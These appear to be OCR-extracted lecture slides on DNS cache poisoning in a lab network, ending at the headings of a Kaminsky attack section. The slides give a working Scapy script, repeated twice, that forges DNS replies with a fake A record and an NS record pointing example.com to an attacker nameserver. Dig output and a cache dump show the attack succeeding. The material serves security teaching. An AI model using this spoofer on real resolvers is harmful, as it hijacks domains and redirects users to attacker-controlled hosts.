
ATTACK SURFACE

Attack Surface Overview




LOCAL DNS CACHE POISONING ATTACK


Local DNS Cache Poisoning Attack



Challenges in Reply Spoofing



Lab Setup


Internet
10.8.0.11
10.8.0.0/24
Router
10.9.0.11
Network 10.9.0.0/24
Attacker
10.9.0.1
User
10.9.0.5
Local DNS Server
10.9.0.53
Attacker's Nameserver
10.9.0.153
(zone: attacker32.com)

Local DNS Cache Poisoning Attack

```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.com' in
                    pkt[DNS].qd.qname.decode('utf-8')):
     IPpkt  = IP(dst=pkt[IP].src,  src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='1.2.3.4', ttl=259200)
     NSsec  = DNSRR(rrname="example.com", type='NS',
                    rdata='ns.attacker32.com', ttl=259200)

     DNSpkt = DNS(id=pkt[DNS].id, aa=1, rd=0,
                  qdcount=1, qr=1, ancount=1, nscount=1,
                  qd=pkt[DNS].qd, an=Anssec, ns=NSsec)

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)
```

Attack Result

```
# dig www.example.com

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         259200  IN      A       1.2.3.4

;; Query time: 1176 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
```

Poisoned DNS Cache

```
root@d492da5fc118:/# rndc dumpdb -cache
root@d492da5fc118:/# grep -B 1 example /var/cache/bind/dump.db
; authauthority
example.com.            777470  NS      ns.attacker32.com.
--
; authanswer
www.example.com.        863870  A       1.2.3.4
```

Clean the cache: `rndc flush`

How to Hijack the Entire Domain?

Targeting the Authority Section


```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.com' in
                    pkt[DNS].qd.qname.decode('utf-8')):
     IPpkt  = IP(dst=pkt[IP].src,  src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='1.2.3.4', ttl=259200)
     NSsec  = DNSRR(rrname="example.com", type='NS',
                    rdata='ns.attacker32.com', ttl=259200)

     DNSpkt = DNS(id=pkt[DNS].id, aa=1, rd=0,
                  qdcount=1, qr=1, ancount=1, nscount=1,
                  qd=pkt[DNS].qd, an=Anssec, ns=NSsec)

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)
```

Attack Results


```
# dig NS example.com

;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            172615  IN      NS      ns.attacker32.com.

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)


# dig abc.example.com

;; ANSWER SECTION:
abc.example.com.        259200  IN      A       1.2.3.6
```

THE KAMINSKY ATTACK

Challenges in Reply Spoofing



The Problem Caused by the Cache



The Kaminsky Attack

The Kaminsky Attack